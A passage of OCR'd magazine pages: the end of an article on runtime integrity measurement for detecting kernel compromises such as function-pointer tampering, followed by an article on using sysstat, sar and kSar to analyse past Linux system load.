


Figure 2: Example integrity system for online banking.




Figure 3: Runtime integrity testing.

integrity. Configuration files are created from prior analysis of the source code for each target system. The configurations identify which data structures need examination and the offsets in each to the desired data. The runtime integrity system creates a measurement by traversing the system image in memory, following data structure links to discover new instances of each identified structure, and then recording the configured values from the specified offsets. When completed, all or part of the measurement, according to the use case, is sent off for appraisal in an attestation.

Nothing Good Is Free

Runtime integrity is a big step forward for integrity systems that can yield much better results. Like most beneficial things, it does not come without cost. Runtime integrity measurement is a complex process that is not without overhead in time and system resources. Although you might be tempted to use runtime integrity on every conceivable part of the system and as frequently as physically possible to maximize security value, more limiting choices can be made to minimize the effect on a system while likely providing sufficient results.

With the caveat that these choices can't be made in a vacuum, absent any notion of use cases, a proven strategy is to focus measurement on those portions of the executing software attractive to attackers – namely, those portions that can directly affect execution control flow and data structures that affect decisions about control flow.

Runtime integrity also complicates attestation and appraisal. Although runtime integrity measurement reports can contain a plethora of information about the exact nature of a compromise, larger integrity reports need to be included in attestations. Likewise, more complex reports require more complex appraisals that need to make sense of more measurement data. Appraisal preprocessing strategies that produce partial results can be employed to reduce attestation costs, but appraisal can be a daunting challenge. As an example of how runtime integrity can be tailored to focus on high-value data structures in the kernel, consider how the Linux kernel handles file operations such as read, write, or delete. Linux abstracts away the device driver operations that implement these functions for specific devices. For each active file, it maintains as part of its dynamic runtime state a data structure of file pointers for each device operation. The file operations can thus be accessed in a generic way without regard to the specifics of different devices.

This sort of elegant programming solution provides opportunity for attackers to hide malicious code in the kernel once it is compromised by replacing the values in the file operations structure with pointers to inserted malicious code (Figure 4). In this example, an attacker might replace the pointer to the file's delete




Figure 4: A file pointer attack.

operation that can then be easily executed at some future time by simply deleting a file.

Because analysis of the Linux kernel has identified these structures as relevant to integrity, the runtime integrity system is configured to extract the relevant pointer information from these structures. The measurement process will discover every instance of this data structure and record the active function pointer values for later comparison with the expected values. The runtime integrity system doesn't need to know how the values were compromised. The fact that there might be variance from known expected values will allow detection regardless of the means the attacker used to corrupt the system. The same technique is employed for every other type of kernel data structure identified in the *a priori* analysis.

A Word on Appraisal

Appraisal of runtime integrity measurements can be made into a constraint-checking problem. Constraints on the data that indicate the system is unchanged are identified, reducing appraisal to checking whether the attested measurement data satisfies them. Failures indicate where system compromises have occurred. This novel idea allows runtime integrity to function by detecting deltas from a system's known good state instead of only being able to report the recognition of previously seen bad states. Consequently, runtime integrity can detect compromises resulting from existing and never before seen system attacks (Figure 5). Revisiting the above file operation example, appraisal of the measurement data collected about file operations can be expressed as constraints on the values of the recorded function pointers. Constraints are defined that require a match to expected values. Not only will the constraint-checking process indicate a failed appraisal, but it will also identify specific data structure nodes, along with the unexpected values where any corruption has occurred, which is invaluable information for any forensic analysis of an attack.

The most important innovation that makes runtime integrity tractable in the face of extremely complex and changing systems is an efficient *baselining* process, wherein a running system in a known good state, preferably pristine, is measured to produce data that can be used to support both measurement and appraisal of a running system by identifying specific values for key data that can be unique for every running system. For measurement, baselining helps identify initial locations of key data structures from which the measurement process can discover the rest. For appraisal, baselining supports constraint generation by identifying the known good values used in the constraints.

Again, revisiting the file operations example, the baselining process allows both the measurement and appraisal processes to work by identifying where in the kernel the measurement process can locate the file operation structures, as well as the correct locations of the device file operation functions.




Figure 5: Signature-free attack detection with runtime integrity.

Still Not Convinced?

Runtime integrity is an effective emerging technology that can be used to detect system compromises, enhance existing security mechanisms, and offer peace of mind that likely vulnerable systems have not been compromised and, by extension, that critical functions are operating as expected. Still, when many are introduced to this technology, they question whether it is necessary in their environment.

Sure, their systems might be vulnerable, but they won't be the one attacked, or their system has the latest software updates, or they've already invested in security solutions like virus protection or system monitoring. They see their systems as secure as they're going to get and that any attempt to ensure system integrity, especially at the operating system level, is overkill. These and any other number of rationalizations can be costly positions to take when an attack finally does succeed or some accidental action by an authorized user opens up the system to malicious code and subsequent compromise.

The fact of the matter is that system attacks are widespread, unrelenting, and often automated, indiscriminately looking for vulnerable systems to exploit. Attackers, no matter the vector they take, look to gain execution on a system, exploit a vulnerability to escalate their privileges, and launch whatever attack suits their purpose. In some cases, the strategy could be

to inflict immediate damage to the system, but in many instances, it leads to software modifications that allow continued access for an attacker to corrupt or exfiltrate information, interfere with critical system functions, misuse system resources, or impersonate legitimate users and exploit their privileges on the system or out on the Internet.

For most attackers, compromise of the operating system is the ultimate prize because it is the system component that executes with the most privilege on the system. From there, an attacker can pretty much bypass any security mechanisms on the system, modify any existing software, or install any piece of malicious software. Once the operating system is compromised, nothing on the system should be trusted any longer. Any work done or data generated subsequent to the attack becomes suspect. The only safe action is to rebuild the system from scratch.

Knowledgeable system designers and administrators recognize this problem. Systems today incorporate many effective security mechanisms that challenge attackers. Still, only one flaw is needed for an attack to succeed, and new attacks seem always to be just around the corner. Even if it were possible to build flawless operating systems, they would still be vulnerable to attack. Ample opportunities are present along the supply chain or from hardware devices connected to the running system to introduce unauthorized modifications. Nonetheless, design and implementation flaws will likely remain a reality for some time, keeping system administrators busy patching systems and chasing the latest attacks. For these reasons, I'm convinced that integrity measurement, in particular runtime integrity at the operating system level, is a crucial technology in the battle to secure systems.

Runtime Integrity vs. Monitoring

Many people see system monitoring as the future of attack detection. The theory is, if enough data about a running system, network traffic, or attack trends can be collected, analyzed, and understood in near real time, it can be possible to recognize when attacks have occurred or even predict when they might occur. You can also look back and analyze actions that have already occurred. Indeed, advanced monitoring systems show promise that some of these claims can be realized, already making system monitoring an important weapon in the security arsenal. The emergence of artificial intelligence hints of continued advances in this space, which will only make system monitoring more effective.

As promising as system monitoring is, it would be a mistake to confuse it as a substitute for runtime integrity. Monitoring is a resource-intensive process, requiring intrusive collection of massive amounts of data and complex behavioral system models, and exposes detailed information about system activity, making monitoring systems attractive targets for attackers. Monitoring results can only be as good as the data and models.

In contrast, runtime integrity is independent of behavior. Constructing behavioral models and validating them is difficult, with no way to validate them against previously unseen bad behavior. Runtime integrity only needs a characterization of a good system state to be effective. This straightforward problem is based solely on the deployed system and not on any notion of acceptable actions that can be taken on any given system.

Monitoring systems suffer from another often overlooked problem. The mechanisms used by the monitoring system to collect data come from instrumentations of the operating system itself, with a suitable vantage point to observe. Any operating system compromise immediately calls into question the fidelity of the monitoring data. Admittedly, some configurations of runtime integrity systems could suffer from similar shortcomings, but current alternatives to observe safely from outside the operating system are more convenient for observing system state than for collecting large amounts of data efficiently.

Runtime integrity should not be seen as a competitor to system monitoring; instead, as for so many other security mechanisms, it should be considered a complimentary mechanism. Runtime integrity can be used to increase monitoring system and data fidelity or even as a reliable source of monitoring data if integrity measurements or appraisal results are forwarded to the monitoring system.

Although runtime integrity is not a primary measure of correct system behavior, no assertion that system behavior is good should be relied upon in the absence of a sound assertion that the monitoring system and its behavior have integrity. Furthermore, strong evidence of a system's runtime integrity might be a good indicator of good behavior.

Closing Thoughts

A key takeaway from this article should be that runtime integrity technology is real and can be extremely effective. It has been successfully used in government and commercial situations and is a significant step forward for integrity measurement systems that can substantially improve security decisions across many use cases. Runtime integrity is ripe for wider adoption or even incorporation into systems as a core security service. Given the opportunity, deploy it on systems under your control and demand that it be incorporated into those that you don't. ■

Author

Peter Loscocco served for nearly 40 years at the National Security Agency researching problems associated with system security, many years as the technical lead for operating system security research. He is an original creator of Security-Enhanced Linux (SELinux). His foundational research in integrity measurement and attestation led to a novel approach to Runtime Integrity, an area where he holds several patents.



Admin as a service with sysstat for ex-post monitoring

Facts, Figures, and Data

The top, vmstat, and iotop monitoring tools for Linux show the current situation but do not provide any information about the past – which is where sysstat comes into play. By Thomas Reuß

The *sysstat* package contains numerous tools for monitoring performance and load states on systems, including `iostat`, `mpstat`, and `pidstat`. In addition to tools intended for *ad hoc* use, sysstat comes with a collection of utilities that you schedule for periodic use as cron jobs (e.g., `sar`). The compiled statistics range from I/O transfer rates, CPU and memory utilization, paging and page faults, network statistics, and filesystem utilization through NFS server and client activities.

Of course, you could use `top`, `vmstat`, `ss`, and so on to determine the data, but bear in mind that system events are hardly likely to be restricted to the times at which you are sitting in front of the screen. Admins typically receive requests for more detailed information, like: "What exactly happened on system XY between 1:23 and 1:37am?" Many sensors in modern monitoring systems are capable of detecting these anomalies, but very few IT departments are likely to have configured comprehensive monitoring for all systems. Moreover, these metrics quite commonly are not implemented in a central monitoring setup. Sysstat gives you the perfect toolbox for these cases.

Installation

To install sysstat under Ubuntu and Debian, just run:

```
sudo apt install sysstat
```

By default, sysstat checks the system every 10 minutes with the use of a systemd timer. If you require more frequent measurements, you need to adjust the interval in the `/usr/lib/systemd/system/sysstat-collect.timer` file. You can set a scan every five minutes by entering `*:00/05` instead of the default setting `*:00/10`:

```
[Unit]
Description=Run system activity ➥
  accounting tool every -10- 5 minutes
[Timer]
OnCalendar=*:00/05
[Install]
WantedBy=sysstat.service
```

Next, tell systemd that the configuration has changed by typing:

```
systemctl daemon-reload
```

To enable and start monitoring with `sar`, you also need to open the `/etc/default/sysstat` file and change the `ENABLED="false"` setting to `ENABLED="true"`. You can enable automatic launching of the service at boot time and launch it directly with:

```
systemctl enable sysstat
systemctl start sysstat
```

A call to

```
systemctl status sysstat
```

should now return an *active* message.

sysstat at Work

Sysstat writes the measured values in a binary-encoded format to files in the `/var/log/sysstat/` folder. The utility has a file-naming scheme that

Lead Image © Levente Janos, 123RF.com

uses the day (i.e., `sa<DD>` with the `-o` option) or the year, month, day (i.e., `sa<YYYYMMDD>` with the `-D` option) and always accesses the current file when reading.

If you launch `sar -q`, the tool displays a brief overview of the configuration. The overview contains a line with system data such as kernel, hostname, and date. Another line indicates when `sysstat-collect.timer` was last restarted. Finally, one line per sample shows measured values (e.g., the size of the run queue and the process list) as well as three calculated values for load average.

Ex-Post Analysis

In this article, I focus on accessing ex-post data (i.e., the state of a system in the past). To access the data for the last two days, `sar` offers the `-1` (yesterday) and `-2` (day before yesterday) switches. Regardless of the sensor in which you are interested, `sar -1` gives you the previous day's data.

If the measurement data is from further back, you have no choice but to specify the file names with the `-f` argument. If you explicitly want to view the statistics from January 8, you would define the source file as shown in the first line of Listing 1.

However, filtering by specific days is often not enough, so you can filter for a time interval by passing

```
-s [<hh>:<mm>:<ss>] -e [<hh>:<mm>:<ss>]
```

for the start and end times. The command in line 2 of Listing 1 returns metrics between 23:30:00 hours and 23:55:00 hours on January 8.

The command returns three data records in addition to the obligatory header line. My systemd timer is set to a 10 minute period, which explains the times of the samples. Other measured variables are `user`, `nice`, `system`, `iowait`, `steal`, and `idle`. Unsurprisingly, `user` shows the proportion of the CPU load assigned to processes in user space. The same applies to `nice`, with the restriction that only the processes with their own nice level are included.

The `system` variable shows utilization by the kernel (i.e., the time required for hardware access or software interrupts). Waits, which can occur when accessing hardware, are listed under `iowait`, and `steal` records the share of involuntary waits that occur, for example, if you are looking at a virtual machine and the hypervisor distributes CPU time differently. Finally, `idle` provides information about time when CPUs are idle and no I/O operations are pending.

Without further details, `sar` provides CPU utilization, but only as a total for all CPUs. If you want to view individual CPUs or cores, you can run `sar` with the `-P` switch. The command in Listing 1 line 3 displays the status of all cores, and the command in line 4 displays the status for cores 1 and 2 only.

Like `top`, `sar` displays the average load. In principle, this is an excellent indicator for assessing whether a system is scaled correctly. If the average system load is significantly greater than the number of CPU cores, you are looking at an overload scenario. However, if the value is mostly around zero, the system may be oversized and you could consider withdrawing resources.

Listing 1: Analysis with sar

```
01 $ sar -f /var/log/sysstat/sa08A [...]
02 $ sar -f /var/log/sysstat/sa08 -s 23:30:00 -e 23:55:00 [...]
03 $ sar -f /var/log/sysstat/sa07 -s 23:30:00 -e 23:55:00 -P ALL
04 $ sar -f /var/log/sysstat/sa07 -s 23:30:00 -e 23:55:00 -P 1,2
```

As Figure 1 illustrates, `sar` can output a considerable volume of detail about system load. The run queue (*runq-sz*) shows hardly any additional load during the afternoon. The number of processes (*plist-sz*) is quite high, at around 350, but this number is intentional, being mainly PHP server processes available as spare servers to process requests as quickly as possible. The machine has four cores and is exposed to very moderate utilization, with an average system load of 0.55.

RAM

RAM is also regarded as an indispensable parameter and is queried with the `sar -r` command. Kilobytes is the unit of measure, which makes it difficult to read on modern systems. The fields have friendly names: *kbmemfree* shows free memory, and *%memuser* is percent memory. The individual values are all described in the man page.

```
thomas@raspi02:~$ sar -1 -q -s 14:00:00 -e 18:00:00
Linux 6.1.21-v8+ (raspi02)      08.01.2024      _aarch64_       (4 CPU)

14:00:02      runq-sz  plist-sz   ldavg-1   ldavg-5  ldavg-15   blocked
14:10:01            1       354      0.57      0.50      0.56         0
14:20:08            0       346      0.39      0.32      0.41         0
14:30:08            0       351      0.66      0.38      0.37         0
14:40:01            1       351      0.53      0.36      0.34         0
14:50:08            2       352      0.36      0.25      0.27         0
15:00:08            0       347      0.29      0.16      0.19         0
15:10:01            1       353      0.87      0.60      0.36         0
15:20:02            1       350      0.63      0.69      0.55         0
15:30:08            0       348      0.57      0.61      0.56         0
15:40:02            1       349      0.60      0.51      0.51         0
15:50:08            0       346      0.76      0.59      0.53         0
16:00:02            0       349      0.58      0.50      0.50         1
16:10:09            1       347      0.58      0.40      0.41         0
16:20:09            0       345      0.46      0.30      0.33         0
16:30:09            0       378      0.56      0.29      0.27         0
16:40:01            1       353      0.56      0.31      0.26         0
16:50:09            0       347      0.81      0.42      0.28         0
17:00:02            1       352      1.08      0.86      0.58         0
17:10:01            1       351      0.80      0.71      0.62         0
17:20:09            0       349      0.70      0.62      0.60         0
17:30:09            0       349      0.16      0.19      0.37         0
17:40:01            1       350      0.03      0.05      0.20         0
17:50:09            0       349      0.05      0.04      0.11         0
Durchschn.:         1       351      0.55      0.42      0.40         0
```

Figure 1: The average system load is moderate in the afternoon.

Poor performance does not necessarily have to be the result of a lack of RAM or CPU power. Either `sar` or `top` checks the CPU load and memory consumption. If you think both are OK and are still surprised by a high load average, the problem is often a low I/O rate. If the kernel always has to wait for slow read-only memory, especially for database applications, even the fastest processors are useless.

The command `sar -b` outputs the current I/O indicators. The *tps* parameter measures transfers per second, whereas *rtps* and *wtps* differentiate between read and write processes. The number of bytes read per second is reported as *bread/s*, and *bwrtn/s* shows the bytes written per second. If the I/O values are also without complaint (i.e., if the values for *tps* are not significantly worse than usual), the network could be the bottleneck. Poor values for *rsize* and *wsize* for mounted NFS shares can have a strong influence on performance, which in turn causes processes that are waiting for network transfers to freeze.

kSar

You can go quite a long way with text-based statistics, but graphs are even more informative. Although the project appears to be inactive, kSar [1] is still the tool of choice for graphically processing `sar` measurement data. The tool, written in Java, requires the matching runtime environment. On Debian and Ubuntu, you can easily install a suitable development environment by typing

```
sudo apt install default-jdk
```

Installing kSar on server systems makes little sense, because it requires a graphical interface and you will also potentially need it on every system. The recommendation is to install on your own workstation.

The main window appears spartan at first glance. The entry point is the Data menu. You can read from local files or use the output of local commands or remote commands over SSH. The SSH connection didn't help me because it only implements password authentication, and my systems rely entirely on public keys for authentication. I tend to write short shell scripts that establish the SSH connection with a key and run the respective command on the target host:

```
#!/bin/bash
ssh thomas@raspi02 'LC_ALL=C sar -A -f'
```

Enter the path to the script as the *Local Command* and press *OK* to confirm. kSar then prompts you for the *Date Format*; I chose *MM/DD/YY 23:59:59* because *Automatic Detection* has obvious weaknesses. After pressing *OK*, the navigation section on the left-hand side of the kSar window fills up (Figure 2). After clicking on the tree, you can also view the graphs for the matching `sar` query without having to copy files from servers.

Conclusions

